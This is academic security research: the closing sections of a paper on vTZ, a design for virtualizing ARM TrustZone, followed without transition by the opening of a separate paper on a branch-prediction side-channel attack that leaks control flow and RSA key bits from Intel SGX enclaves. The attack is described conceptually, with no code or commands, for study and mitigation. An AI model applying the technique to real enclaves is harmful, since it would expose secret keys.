Guest TEE Suspension/Resumption: The hypervisor needs to ask a suspend CIEE to save all secure states of one guest. The suspend CIEE will first invoke the SWS to encrypt and hash guest's vTZ related data, including CPU states, memory partition, interrupt partition, device partition, etc. Then it asks the SMM to encrypt and hash all guest's secure pages and share them with the hypervisor. The hypervisor stores all these encrypted data and hash value together with guest VM_n's states into a snapshot file. Resuming process is similar with that for suspending but in the opposite direction.

6 Performance Evaluation

We evaluate the performance of vTZ on both a Hikey ARMv8 development board (64-bit) and an Exynos Cortex ARMv7 development board (32-bit). The Hikey board enables eight 1.2 GHz cores together with 2GB memory. The Exynos board enables one 1.7 GHz core and 1GB memory. We use Xen 4.4 [13] as the hypervisor and Linux 4.1 as the guest normal world kernel and Dom0 kernel. For guest TEE-kernel, We ported two widely used TEE-kernels, namely seL4 [9] and OP-TEE [6], to vTZ. On the Exynos board, each guest together with Dom0 has one virtual CPU. On the Hikey board, each guest, as well as Dom0, has one virtual CPU and each virtual CPU is pinned on one physical CPU. We leverage ARM's performance monitor unit (PMU) to measure the clock cycles.

Running Existing TEE-kernel: Running a TEE-kernel on vTZ needs three steps. First, vTZ leverages Xen's multi-boot loader to load TEE-kernel's image, so we need to add a multi-boot header in the image. Second, we add a new description file (e.g., platform_config.h in OP-TEE) to describe the memory layout of our guest TEE. Finally, since vTZ already provides a secure context switch, we remove the context switching logic in TEE-kernel.

6.1 Micro-benchmark


World Switch Overhead: For the physical TrustZone, the time of switching between two worlds is about 17,840 cycles on Exynos board and 1,294 cycles on Hikey board. The cost includes context saving and restoring in the monitor mode (shown in Table 2). In vTZ, one switching between guest's normal world and guest TEE is about 34,164 cycles on Exynos and 6,837 cycles on Hikey. The overhead is still acceptable since world switching happens rarely and thus has little effect on TrustZone-based applications.

Secure Configuration Overhead: A TEE-kernel usually configures system resource partitioning during initialization or occasional run-time protection. Table 2 shows the overhead of these configurations in vTZ. The native value is performing configuration by hardware in the real secure world. Since HiSilicon, the vender of hikey's SoC, does not publish the register mapping of *TZASC* or *TZPC*, the native time of Hikey is not provided. Same as world switching, secure configuration operations happen rarely, so the overhead will have limited effect on the whole system.

Run-Time Integrity Checker: Besides virtualizing secure devices like *vTZASC*, *vTZPC* and *virtual GIC* (virtual devices used to perform resource partition), we also virtualize and use Run-Time Integrity Checker (RTIC) to evaluate the overhead of vTZ's virtual secure devices. *RTIC* is a commonly used security-related device which can calculate hash values of at most five different memory regions. TEE-kernel can leverage it to detect whether some memory regions have been tampered with. We leverage RTIC to perform SHA1 hashing on five memory regions with sizes from 1K to 128K. Figure 7(a) shows the overhead of *vRTIC* (virtual RTIC) emulated by vTZ in CIEE. It only incurs overhead from 0.3% to 4%.

Table 2: Single operation overhead (unit: *cycle*). Native means real TrustZone and vTZ is our system.

	Native (ARMv7)	**vTZ** (ARMv7)	**Native** (ARMv8)	**vTZ** (ARMv8)
World Switching	17840	34164	1294	6837
Memory Partition	5798	10341	n/a	7918
Device Partition	1886	10395	n/a	7289
Interrupt Partition	1073	4031	755	2903






Figure 6: TEE suspension and resumption: During suspension operation, all VM_s's memory and CPU states are encrypted in secure world, and a hash value is computed as well. During resumption operation, such states are decrypted in secure world and SWS will then verify the integrity.

6.2 Application Overhead

Single Guest: We test four real applications (ccrypt, mcrypt, GnuPG and GoHttp) and compare them with original Xen on ARMv7 and ARMv8 platform. We use these applications to encrypt/transfer file about 1KB, and protect the encryption logic in real secure world/guest TEE. The application/guest VM is pinned on one physical core in native environment/virtualization environment, respectively. Figure 7(b) and Figure 7(c) show the overhead. Our system has little overhead compared with original Xen on both ARMv7 and ARMv8 platform.

Multi-Guest: We compare the concurrent performance of vTZ with native environment, real TrustZone and original virtualization environment (Xen). The GoHttp server is used to do the evaluation, and we protect its encryption logic in secure world/guest TEE. In native environment (including protection with TrustZone), each GoHttp server runs as a normal process. In virtualization environment (including protected by vTZ), each of them runs in one guest VM. The client, which sends the https request, runs in the same guest with the server to bypass the network overhead. Each client downloads a 20M file from the server. We do not evaluate more applications concurrently because the memory on the board limits the number of VMs. The results are shown in Figure 8.

On ARMv7 platform, which only has one core enabled, the virtualization (Xen hypervisor) itself brings non-negligible (about 40%) performance slowdown. While on ARMv8 platform, the overhead is remitted with the benefit of 8 enabled cores. The overhead of virtualization becomes larger compared with the single case because that the GoHttp server transfers a big file (20 MB) for each request. Such transferring time is larger than Xen scheduler's time slices (30ms), and then the scheduler will influence the performance. Finally, vTZ has about a 5% performance slowdown compared with original Xen on ARMv8 implementation, and less than 30% performance slowdown compared with native environment.

6.3 Server Application Overhead

We also evaluate two widely used server applications, MongoDB [5] and Apache [3] on Hikey board. Same as the multi-guest evaluation, we run applications on four different environments. Meanwhile, the clients are executed together with the server to bypass the network overhead. One difference is that the guest has eight virtual cores instead of one.


Figure 9(a) shows the insert operation throughput of MongoDB. The client continually inserts object to the server. We evaluate the throughput with different sizes of objects. The result shows that vTZ has little overhead compared with virtualization environment. For Apache (shown in Figure 9(b)), we evaluate the downloading throughput by downloading a file (size is 100MB) from the server with https protocol. The result shows that using virtual TrustZone caused less than 5% overhead in virtualization environment.

7 Security Analysis

In this section, we assume a strong adversary who can directly boot a malicious guest (including a malicious guest TEE) and even compromise the hypervisor.

7.1 Breaking TrustZone Properties

Booting Protection: A compromised hypervisor can tamper with the system image loaded in guest TEE. The Secured World Switching (SWS) module will check the integrity of the image before execution, and only allow the hypervisor to enter a registered guest TEE. Meanwhile, the attacker may want to boot a guest VM_n before




(a) **(b)** **(c)**

Figure 7: Performance evaluation (normalized execution time, lower is better): Figure (a) shows the overhead of *vRTIC*. Figure (b) and (c) show the application overhead of vTZ on ARMv7 and ARMv8 respectively. The https server here is GoHttp.

(a) **(b)** **(c)** **(d)**

Figure 8: Multi-Guest (normalized throughput, higher is better), running 1, 2, 4, 6 GoHttp servers concurrently in native environment(N), native environment with TrustZone(TZ), original virtualization environment provided by Xen (X) and our system (vTZ). Figure (a) and (b) show the results on ARMv7 with OP-TEE and seL4 respectively. Figure (c) and (d) show results on ARMv8.The https server is GoHttp.



(a) **(b)**

Figure 9: Throughput of MongoDB and Apache (higher is better): Figure (a) shows the throughput of MongoDB's insert operation with different size of objects. Figure(b) shows the performance of Apache server, with different TCP buffer sizes.

its guest VM_s, and then tries to bypass the security configuration. SWS will defend against it by ensuring that guest TEE must be executed first.

CPU States Protection: When a guest switches between its two worlds, a compromised hypervisor may switch to another malicious world. SWS will check every world switch operation issued by guest and ensure that the target world must be executed thereafter. This will also forbid the hypervisor to ignore the world switch operation or to make one guest's two worlds being executed at the same time. During the world switch, the attacker may also try to tamper with the CPU states. Since SWS is responsible for saving and restoring each VM's CPU states and synchronizing general registers between guest's two worlds, it will check and refuse the tampering.

Memory Protection: A compromised hypervisor may want to map one guest's secure memory to a compromised VM or the hypervisor itself. Secured Memory Mapping (SMM) prevents these malicious behaviors by controlling and checking all the mapping to the physical address and ensuring that one guest's secure memory can only be mapped to its guest TEE.

vTZ allows a guest TEE to dynamically repartition its memory through a virtual memory configuration device, which invokes SMM to update the security policy. A compromised hypervisor may try to configure a guest's secure memory to normal memory by sending a faked request to SMM or the configuration device. In vTZ, SMM will only handle requests from the virtual configuration device, which can be identified by its CIEE entry address, and will deny the fake requests from the hypervisor. Meanwhile, the configuration device also verifies whether the request is from one guest TEE.

Peripheral Protection: vTZ enables guest TEE to configure interrupts as secure or normal. A compromised hypervisor may try to inject it into a compromised VM. CFLock ensures all the interrupts will first be handled in a CIEE which identifies the type of interrupt and injects it to guest TEE. The interrupt will be later handled by the hypervisor if it is non-secure. The hypervisor may also provide some malicious virtual devices to guest TEE. Guest TEE only trusts the virtual devices provided by vTZ, and all other devices must be treated as untrusted.

7.2 Hacking vTZ

Tampering with System Code: During system initialization, the attacker may try to modify the code of hyper-

visor, CIEEs or even the secured modules in real secure world. The secure boot technology provided by hardware enables vTZ to ensure the integrity of all secured modules, hypervisor and all CIEEs during system boot. After that, the SMM will ensure that all codes in hyp mode are write-protected. Meanwhile, the SMM never allows mapping any new executable memory in the hyp mode after system boot to forbid code injection into the hyp mode. A benign hypervisor also does not need to load code dynamically.

Code-reuse or Return-to-guest Attacks: Attacker may try to reuse code of the hypervisor or let the hypervisor jump to some code region of a guest VM to execute critical instructions (e.g., switching translation table) and bypass the SMM. ARM has several ISAs (e.g., aarch64, aarch32), the instructions of them are fix-byte aligned. vTZ ensures there is no key instruction under any ISAs in the hyp mode's text section, so that there is no ROP gadget in the code to reuse. Meanwhile, the SMM ensures that only the code of the hypervisor can be mapped as executable in the hyp mode, thus return-to-guest attack also can be prevented.

DMA Attack: An attacker may try to access guest secure memory or inject code into hypervisor's memory by leveraging Direct Memory Access (DMA). vTZ defends this attack by controlling System Memory Management Unit (SMMU), which performs address translation for DMA. SMMU is controlled by certain memory mapped registers. It is ensured that these memory regions are only mapped in the secure world. After exclusively controlling the SMMU, we can ensure that all DMAs cannot access guest's secure memory, hypervisor's text section or CIEE's memory.

Debugging Attack: The attacker may also want to bypass the SWS or CFLock by setting debug checkpoint on the *smc* instruction. Then she can perform some operations before switching to SWS or CFLock works. vTZ controls the entry points of all limited exception handlers, and the debug procedure is also under control. Thus, the debug point on *smc* instruction in the hyp mode will trigger an infinite iteration, since the first instruction a debug exception handler executed is also *smc*. This is a kind of DoS attack and is not considered in this paper.

Security of CIEEs: While CIEE contains some logic which provides critical services for guest TEE, e.g., virtualizing TZPC (TrustZone Protection Controller), vTZ still excludes it from the system TCB. Although there is work which can verify some small piece of privileged code (e.g., Jitk [65]), vTZ currently does not formally verify the code in CIEE. Hence, even all CIEEs are small and virtuous, they may still contain bugs. For example, the attacker first compromises the CIEE responsible for virtualizing memory configuration device. Then she tries to configure other guest's memory partition or compromise other CIEEs. vTZ prevents these attacks by constraining a CIEE's abilities. First, SWS can identify current guest TEE and SMM will forbid a CIEE to access any data belonging to other guests. Second, SMM ensures that different CIEEs have different memory mapping and can only access their own secure objects.

7.3 Security Limitations

As described in the threat model, vTZ does not consider hardware-based attacks, e.g., the cold-boot attack, or side-channel attacks. Meanwhile, vTZ can not prevent DoS attacks, e.g., a hypervisor may never execute a guest TEE. But note that vTZ can ensure that if a guest VM uses *smc* instruction to switch to its guest TEE, such switching cannot be ignored.

TEE-kernels may have bugs [61, 62, 24]. Such bugs enable an attacker to directly get data from a guest TEE or even to get control of it. Defending against these attacks is not the goal of vTZ, as the real TrustZone also cannot handle it. However, vTZ does ensure that a compromised TEE-kernel can only affect its corresponding guest while cannot bypass the isolation or attack other TEE-kernels. In all, vTZ aims to achieve the same security level with TrustZone, but no more.

8 Related Work

ARM-based servers are increasingly getting more attentions [50, 51, 25]. It can be expected that virtualization, as one of the most important enabling technologies in the cloud, will also be prevalent on ARM-based servers. There have already been many TrustZone based systems [55, 59, 54, 21, 32, 14], as mentioned in Section 2.3. Many of these designs are not specific for mobile devices, which can be used on ARM servers. vTZ paves the way for the use of TrustZone guarantees in similar environments.

Virtualization of Security Hardware: Similar as TrustZone, Trusted Platform Module (TPM) is a hardware extension for security. vTPM [48] makes TPM functions available to virtual machines by virtualizing the TPM hardware to multiple virtual vTPM instances, which supports suspending and resuming operations. vTZ shares a similar goal with vTPM but is harder since the interaction between the secure world and the normal world is much more complex than TPM. fTPM [49] presents a design and implementation of a TrustZone-based TPM-2.0, which is a pure software solution without the need of a real TPM chip. It can be seen as an application of TrustZone, and by using vTZ fTPM can now inherently support virtualization as well.

Other Hardware-based TEE: Intel's Software Guard eXtension (SGX) [10] offers a strongly isolated execu-

tion environment that can defend against physical attacks. AMD has also announced two security features [34] named Secure Memory Encryption (SME) for defending against physical attack and Secure Encrypted Virtualization (SEV) for protecting VM against hypervisor. Unlike TrustZone, an SGX-TEE does not have higher privilege and can only run in user mode, which makes it not suitable for certain scenarios like security monitoring. Meanwhile, these technologies focus more on memory isolation while TrustZone can also support peripheral partitioning (e.g., random number generator, trust timer, secure co-processors, etc.) Further, currently on ARM platform there is no extension like SGX or SME/SEV while TrustZone has already been widely deployed and has various applications.

Software-based TEE: There are many types of TEE that are based on hypervisor [68, 56, 26, 67, 44, 41, 46], or based on Linux kernel [31, 22, 27], or based on compiler [30, 29], to name a few. These researches are orthogonal to our work. vTZ does not try to provide a new abstraction of TEE but aims to virtualize the existing TrustZone hardware and let all the guests have their own TEE without trusting a large TCB.

9 Hardware Design Discussion

In this section we discuss how to modify TrustZone hardware to support virtualization. One design choice is adding virtualization extension (e.g., hyp mode) in the secure world. After that, software developers can run a TEE hypervisor inside the secure world to virtualize multiple TEEs for different guests (similar with Design-1 in Section 3.2). Although this design simplifies the implementation of the TEE hypervisor, the whole system's security still depends on the interaction between two hypervisors.

Another design is to make the hypervisor unware of the TrustZone. When a virtual machine executes a *smc* instruction, it will directly switch from the normal world to secure world or vice versa, without trapping to the hypervisor. The CPU states are protected by the hardware as before. Both the secure world and the normal world share the same guest physical address space, so that the secure world can still access all the memory of its VM, but cannot access other VM's memory. All the hardware resource partition devices (e.g., TZASC) are virtualized (e.g., by trap-and-emulate) for multiplexing. For example, a vTZASC can only be configured by a VM when the VM is running in its secure world. In this design, only one hypervisor is needed. The secure world and normal world runs as a single VM, which also simplifies the scheduling of VCPU.

10 Conclusion

This paper described vTZ, a design aiming at virtualizing TrustZone in ARM architecture. vTZ provides each guest with an isolated guest TEE, which has the same functionalities and security with the physical secure world. vTZ uses a few modules running in the secure world to securely interpose memory mapping, world switching and device accesses. vTZ further leverages Constrained Isolated Execution Environments (CIEEs) in the normal world to virtualize the functionality of TrustZone. vTZ's TCB only contains the secured modules in the secure world together with system's bootloader. The performance overhead incurred by vTZ is shown to be small.

11 Acknowledgments

We thank the anonymous reviewers for their insightful comments. This work is supported in part by National Key Research and Development Program of China (No. 2016YFB1000104), China National Natural Science Foundation (No. 61303011 and 61572314), a research grant from Huawei Technologies, Inc., National Top-notch Youth Talents Program of China, Zhangjiang Hi-Tech program (No. 201501- YP-B108-012), a foundation for the Author of National Excellent Doctoral Dissertation of PR China (TS0220103006), Singapore NRF (CREATE E2S2).

References

[1] Amd launching "hierofalcon" 64bit arm embedded chips in 1h 2015 - zen and k12 next year. http://wccftech.com/amd-launching-arm-serves-year-wip/#ixzz3Yef58mtq.

[2] Amd opteron a1100. `http://www.amd.com/en-gb/products/server/opteron-a-series`.

[3] Apache http server. `https://www.apache.org/`.

[4] Armv8 white paper. `https://community.arm.com/docs/DOC-10896`.

[5] Mongodb. `https://www.mongodb.com/`.

[6] Optee. `https://github.com/OP-TEE/`.

[7] Qualcomm security. https://www.qualcomm.com/products/ snapdragon/security.

[8] Qualcomm smart protect. `https://www.qualcomm.com/products/snapdragon/security/smart-protect`.

[9] sel4. `http://sel4.systems`.

[10] Software guard extensions programming reference. `https://software.intel.com/site/default/files/329298-001.pdf`.

[11] Trustonic inc. `https://www.trustonic.com/`.

[12] X-gene3. https://www.apm.com/news/appliedmicro-announces-x-gene-3-the-industrys-first-armv8-a-fimnfet-server-s/.

[13] Xen on arm. `https://wiki.xen.org/wiki/Xen_ARM_with_Virtualization_Extensions`.

[14] Samsung knox. http://www.samsung.com/global/business/mobile/solution/security/samsung-knox, 2013.

[15] Bugs in htc's tee. http://atredispartners.blogspot.com/2014/08/here-be-dragons-vulnerabilities-in.html, 2014.

[16] Heartbleed. https://en.wikipedia.org/wiki/Heartbleed, 2014.

[17] Huawei. www.vmall.com/product/1372.html, 2014.

[18] Cves in kvm. http://web.nvd.nist.gov/view/vuln/search, 2016.

[19] Cves in xen. http://web.nvd.nist.gov/view/vuln/search, 2016.

[20] ALVES, T., AND FELTON, D. Trustzone: Integrated hardware and software security. *ARM white paper 3*, 4 (2004), 18–24.

[21] AZAB, A. M., NING, P., SHAH, J., CHEN, Q., BHUTKAR, R., GANESH, G., MA, J., AND SHEN, W. Hypervision across worlds: Real-time kernel protection from the arm trustzone secure world. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (2014), ACM, pp. 90–102.

[22] AZAB, A. M., SWIDOWSKI, K., BHUTKAR, J. M., SHEN, W., WANG, R., AND NING, P. Skee: A lightweight secure kernel-level execution environment for arm. In *Network & Distributed System Security Symposium (NDSS)* (2016).

[23] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with haven. *ACM Transactions on Computer Systems (TOCS) 33*, 3 (2015), 8.

[24] BEHRANG. A software level analysis of trustzone os and trustlets in samsung galaxy phone. https://www.sensepost.com/blog/2013/a-software-level-analysis-of-trustzone-os-and-trustlets-in-samsung-galaxy-phone/, 2013.

[25] BOGGS, D., BROWN, G., TUCK, N., AND VENKATRAMAN, K. Denver: Nvidia's first 64-bit arm processor. *IEEE Micro 35*, 2 (2015), 46–55.

[26] CHEN, X., GARFINKEL, T., LEWIS, E., SUBRAHMANYAM, P., WALDSPURGER, C., BONEH, D., DWOSKIN, J., AND PORTS, D. Overshadow: a virtualization-based approach to retrofitting protection in commodity operating systems. In *Proc. ASPLOS* (2008), ACM, pp. 2–13.

[27] CHEN, Y., REYMONDJOHNSON, S., SUN, Z., AND LU, L. Shreds: Fine-grained execution units with private memory. In *Security and Privacy (SP), 2016 IEEE Symposium on* (2016), IEEE, pp. 56–71.

[28] CHRISTOFFER DALL, J. N. Kvm/arm:the design and implementation of linux arm hypervisor. In *ASPLOS* (2014).

[29] CRISWELL, J., DAUTENHAHN, N., AND ADVE, V. Virtual ghost: Protecting applications from hostile operating systems. *ACM SIGARCH Computer Architecture News 42*, 1 (2014), 81–96.

[30] CRISWELL, J., GEOFFRAY, N., AND ADVE, V. S. Memory safety for low-level software/hardware interactions. In *USENIX Security Symposium* (2009), pp. 83–100.

[31] DAUTENHAHN, N., KASAMPALIS, T., DIETZ, W., CRISWELL, J., AND ADVE, V. Nested kernel: An operating system architecture for intra-kernel privilege separation. In *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems* (2015), ACM, pp. 191–206.

[32] GE, X., VIJAYAKUMAR, H., AND JAEGER, T. Sprobes: Enforcing kernel code integrity on the trustzone architecture. *arXiv preprint arXiv:1410.7747* (2014).

[33] HEISER, G., AND LESLIE, B. The okl4 microvisor: convergence point of microkernels and hypervisors. In *Proceedings of the first ACM asia-pacific workshop on Workshop on systems* (2010), ACM, pp. 19–24.

[34] INC., A. Amd memory encryption, white paper. http://amd-dev.wpengine.netdna-cdn.com/wordpress/media/2013/12/AMD_Memory_Encryption_Whitepaper_v7-Public.pdf.

[35] INC., A. ios security guide. https://www.apple.com/business/docs/iOS_Security_Guide.pdf, 2016.

[36] INC., H. Built-in tee chip for enhanced security for your private data. http://phoneproscons.com/716/huawei-honor-magic/352/built-in-tee-chip-for-enhanced-security-for-your-private-data/, 2016.

[37] J, HWANG, S., SUH, S., HEO, C., PARK, J., RYU, S., PARK, C., AND KIM. Xen on arm: System virtualization using xen hypervisor for arm-based secure mobile phones. In *IEEE CCNC* (2008).

[38] JANG, J., KONG, S., KIM, M., KIM, D., AND KANG, B. B. Secret: Secure channel between rich execution environment and trusted execution environment. In *NDSS* (2015).

[39] KLEIN, G., ANDRONICK, J., ELPHINSTONE, K., MURRAY, T., SEWELL, T., KOLANSKI, R., AND HEISER, G. Comprehensive formal verification of an os microkernel. *ACM Transactions on Computer Systems (TOCS) 32*, 1 (2014), 2.

[40] KLEIN, G., ELPHINSTONE, K., HEISER, G., ANDRONICK, J., COCK, D., DERRIN, P., ELKADUWE, D., ENGELHARDT, K., KOLANSKI, R., NORRISH, M., ET AL. sel4: Formal verification of an os kernel. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles* (2009), ACM, pp. 207–220.

[41] KWON, Y., DUNN, A. M., LEE, M. Z., HOFMANN, O. S., XU, Y., AND WITCHEL, E. Sego: Pervasive trusted metadata for efficiently verified untrusted system services. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems* (2016), ACM, pp. 277–290.

[42] LI, W., LI, H., CHEN, H., AND XIA, Y. Adattester: Secure online mobile advertisement attestation using trustzone. In *MobiSys* (2015).

[43] LI, W., MA, M., HAN, J., XIA, Y., ZANG, B., CHU, C.-K., AND LI, T. Building trusted path on untrusted device drivers for mobile devices. In *Proceedings of 5th Asia-Pacific Workshop on Systems* (2014), ACM, p. 8.

[44] LI, Y., MCCUNE, J., NEWSOME, J., PERRIG, A., BAKER, B., AND DREWRY, W. Minibox: A two-way sandbox for x86 native code. In *2014 USENIX Annual Technical Conference (USENIX ATC 14)* (2014), pp. 409–420.

[45] LIU, D., AND COX, L. P. Veriui: Attested login for mobile devices. In *Proceedings of the 15th Workshop on Mobile Computing Systems and Applications* (2014), ACM, p. 7.

[46] MCCUNE, J. M., LI, Y., QU, N., ZHOU, Z., DATTA, A., GLIGOR, V., AND PERRIG, A. Trustvisor: Efficient tcb reduction and attestation. In *Security and Privacy (SP), 2010 IEEE Symposium on* (2010), IEEE, pp. 143–158.

[47] MORGAN, T. P. Arm servers: Cavium is a contender with thunderx. https://www.nextplatform.com/2015/12/09/arm-servers-cavium-is-a-contender-with-thunderx/, 2015.

[48] PEREZ, R., SAILER, R., VAN DOORN, L., ET AL. vtpm: virtualizing the trusted platform module. In *Proc. 15th Conf. on USENIX Security Symposium* (2006), pp. 305–320.

[49] RAJ, H., SAROIU, S., WOLMAN, A., AIGNER, R., COX, J., ENGLAND, P., FENNER, C., KINSHUMANN, K., LOESER, J., MATTOON, D., ET AL. ftpm: A software-only implementation of a tpm chip.

[50] RAJOVIC, N., CARPENTER, P. M., GELADO, I., PUZOVIC, N., RAMIREZ, A., AND VALERO, M. Supercomputing with commodity cpus are mobile socs ready for hpc. In *Proceedings of the International Conference on High Performance Computing, Networking, Storage and Analysis* (2013), ACM, p. 40.

[51] RAJOVIC, N., RICO, A., PUZOVIC, N., ADENIYI-JONES, C., AND RAMIREZ, A. Tibidabo: Making the case for an arm-based hpc system. *Future Generation Computer Systems 36* (2014), 322–334.

[52] RATH, J. Baidu deploys marvell arm-based cloud server. `http://www.datacenterknowledge.com/archives/2013/02/28/baidu-deploys-marvell-arm-based-server/`, 2013.

[53] ROEMER, R., BUCHANAN, E., SHACHAM, H., AND SAVAGE, S. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security* (2012).

[54] RUBINOV, K., ROSCULETE, L., MITRA, T., AND ROYCHOUDHURY, A. Automated partitioning of android applications for trusted execution environments. In *ICSE* (2016).

[55] SANTOS, N., RAJ, H., SAROIU, S., AND WOLMAN, A. Using arm trustzone to build a trusted language runtime for mobile applications. In *ASPLOS* (2014), ACM, pp. 67–80.

[56] SANTOS, N., RODRIGUES, R., GUMMADI, K. P., AND SAROIU, S. Policy-sealed data: A new abstraction for building trusted cloud services. In *Usenix Security* (2012).

[57] STEINBERG, U., AND KAUER, B. Nova: a microhypervisor-based secure virtualization architecture. In *Proceedings of the 5th European conference on Computer systems* (2010), ACM, pp. 209–222.

[58] STRACKX, R., YOUNAN, Y., PHILIPPAERTS, P., PIESSENS, F., LACHMUND, S., AND WALTER, T. Breaking the memory secrecy assumption. In *Proceedings of the Second European Workshop on System Security* (2009), ACM, pp. 1–8.

[59] SUN, H., SUN, K., WANG, Y., AND JING, J. Trustotp: Transforming smartphones into secure one-time password tokens. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 976–988.

[60] SVERDLIK, Y. Paypal deploys arm servers in data centers. `http://www.datacenterknowledge.com/archives/2015/04/29/paypal-deploys-arm-servers-in-data-centers/`, 2015.

[61] US-CERT/NIST. Cve-2014-4322 in qseecom. https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-4322, 2014.

[62] US-CERT/NIST. Cve-2015-4421 in huawei mate7. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4421, 2015.

[63] US-CERT/NIST. Cve-2015-4422 in huawei mate7. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4422, 2015.

[64] US-CERT/NIST. Cve-2015-6639 in qseecom. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6639, 2015.

[65] WANG, X., LAZAR, D., ZELDOVICH, N., CHLIPALA, A., AND TATLOCK, Z. Jitk: A trustworthy in-kernel interpreter infrastructure. In *OSDI* (2014), pp. 33–47.

[66] WANG, X., SUN, K., WANG, Y., AND JING, J. Deepdroid: Dynamically enforcing enterprise policy on android devices. In *Proc. of 18th Annual Network and Distributed System Security Symposium (NDSS)* (2015).

[67] YANG, J., AND SHIN, K. G. Using hypervisor to provide data secrecy for user applications on a per-page basis. In *Proceedings of the fourth ACM SIGPLAN/SIGOPS international conference on Virtual execution environments* (2008), ACM, pp. 71–80.

[68] ZHANG, F., CHEN, J., CHEN, H., AND ZANG, B. Cloudvisor: retrofitting protection of virtual machines in multi-tenant cloud with nested virtualization. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles* (2011), ACM, pp. 203–216.

Notes

[1] Though seL4 is not originally designed for TrustZone, we found that many TEE-kernels in the market are based on a port of seL4 due to its provable security.

[2] E.g., by "*MSR TTBR0_EL2, Xt*" in 64-bits ARM.

[3] E.g., by configuring HSCTLR or HCR registers.

[4] Link register of monitor mode, which contains the address of trapping instruction

Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing

Sangho Lee† Ming-Wei Shih† Prasun Gera† Taesoo Kim† Hyesoon Kim† Marcus Peinado*

† *Georgia Institute of Technology*
* *Microsoft Research*

Abstract

Intel has introduced a hardware-based trusted execution environment, Intel Software Guard Extensions (SGX), that provides a secure, isolated execution environment, or enclave, for a user program without trusting any underlying software (e.g., an operating system) or firmware. Researchers have demonstrated that SGX is vulnerable to a page-fault-based attack. However, the attack only reveals page-level memory accesses within an enclave.

In this paper, we explore a new, yet critical, side-channel attack, *branch shadowing*, that reveals fine-grained control flows (branch granularity) in an enclave. The root cause of this attack is that SGX does not clear branch history when switching from enclave to non-enclave mode, leaving fine-grained traces for the outside world to observe, which gives rise to a branch-prediction side channel. However, exploiting this channel in practice is challenging because 1) measuring branch execution time is too noisy for distinguishing fine-grained control-flow changes and 2) pausing an enclave right after it has executed the code block we target requires sophisticated control. To overcome these challenges, we develop two novel exploitation techniques: 1) a last branch record (LBR)-based history-inferring technique and 2) an advanced programmable interrupt controller (APIC)-based technique to control the execution of an enclave in a fine-grained manner. An evaluation against RSA shows that our attack infers each private key bit with 99.8% accuracy. Finally, we thoroughly study the feasibility of hardware-based solutions (i.e., branch history flushing) and propose a software-based approach that mitigates the attack.

1 Introduction

Establishing a trusted execution environment (TEE) is one of the most important security requirements, especially in a hostile computing platform such as a public cloud or a possibly compromised operating system (OS). When we want to run security-sensitive applications (e.g., processing financial or health data) in the public cloud, we need either to fully trust the operator, which is problematic [16], or encrypt all data before uploading them to the cloud and perform computations directly on the encrypted data. The latter can be based on fully homomorphic encryption, which is still slow [42], or on property-preserving encryption, which is weak [17, 38, 43]. Even when we use a private cloud or personal workstation, similar problems exist because no one can ensure that the underlying OS is robust against attacks given its huge code base and high complexity [2, 18, 23, 28, 36, 54]. Since the OS, in principle, is a part of the trusted computing base of a computing platform, by compromising it, an attacker can fully control any application running on the platform.

Industry has been actively proposing hardware-based techniques, such as the Trusted Platform Module (TPM) [56], ARM TrustZone [4], and Intel Software Guard Extension (SGX) [24], that support TEEs. Specifically, Intel SGX is receiving significant attention because of its recent availability and applicability. All Intel Skylake and Kaby Lake CPUs support Intel SGX, and processes secured by Intel SGX (i.e., processes running inside an *enclave*) can use almost every unprivileged CPU instruction without restrictions. To the extent that we can trust the hardware vendors (i.e., if no hardware backdoor exists [61]), it is believed that hardware-based TEEs are secure.

Unfortunately, recent studies [50, 60] show that Intel SGX has a noise-free side channel—a *controlled-channel attack*. SGX allows an OS to fully control the page table of an enclave process; that is, an OS can map or unmap arbitrary memory pages of the enclave. This ability enables a malicious OS to know exactly which memory pages a victim enclave attempts to access by monitoring page faults. Unlike previous side channels, such as cache-timing channels, the page-fault side channel is deterministic; that is, it has no measurement noise.

The controlled-channel attack has a limitation: It reveals only coarse-grained, page-level access patterns. Fur-

ther, researchers have recently proposed countermeasures against the attack such as balanced-execution-based design [50] and user-space page-fault detection [10, 49, 50]. However, these methods prevent only the page-level attack; hence, a fine-grained side-channel attack, if it exists, would easily bypass them.

We have thoroughly examined Intel SGX to determine whether it has a critical side channel that reveals fine-grained information (i.e., finer than page-level granularity) and is robust against noise. One key observation is that Intel SGX *leaves branch history uncleared during enclave mode switches*. Knowing the branch history (i.e., taken or not-taken branches) is critical because it reveals the fine-grained execution traces of a process in terms of basic blocks. To avoid such problems, Intel SGX hides all performance-related events (e.g., branch history and cache hit/miss) inside an enclave from hardware performance counters, including precise event-based sampling (PEBS), last branch record (LBR), and Intel Processor Trace (PT), which is known as anti side-channel interference (ASCI) [24]. Hence, an OS is unable to directly monitor and manipulate the branch history of enclave processes. However, since Intel SGX does not clear the branch history, an attacker who controls the OS can infer the fine-grained execution traces of the enclave through a branch-prediction side channel [3, 12, 13].

The branch-prediction side-channel attack aims to recognize whether the history of a targeted branch instruction is stored in a CPU-internal branch-prediction buffer, that is, a branch target buffer (BTB). The BTB is shared between an enclave and its underlying OS. Taking advantage of the fact that the BTB uses only the lowest 31 address bits (§2.2), the attacker can introduce set conflicts by positioning a shadow branch instruction that maps to the same BTB entry as a targeted branch instruction (§6.2). After that, the attacker can probe the shared BTB entry by executing the shadow branch instruction and determine whether the targeted branch instruction has been taken based on the execution time (§3). Several researchers exploited this side channel to infer cryptographic keys [3], create a covert channel [12], and break address space layout randomization (ASLR) [13].

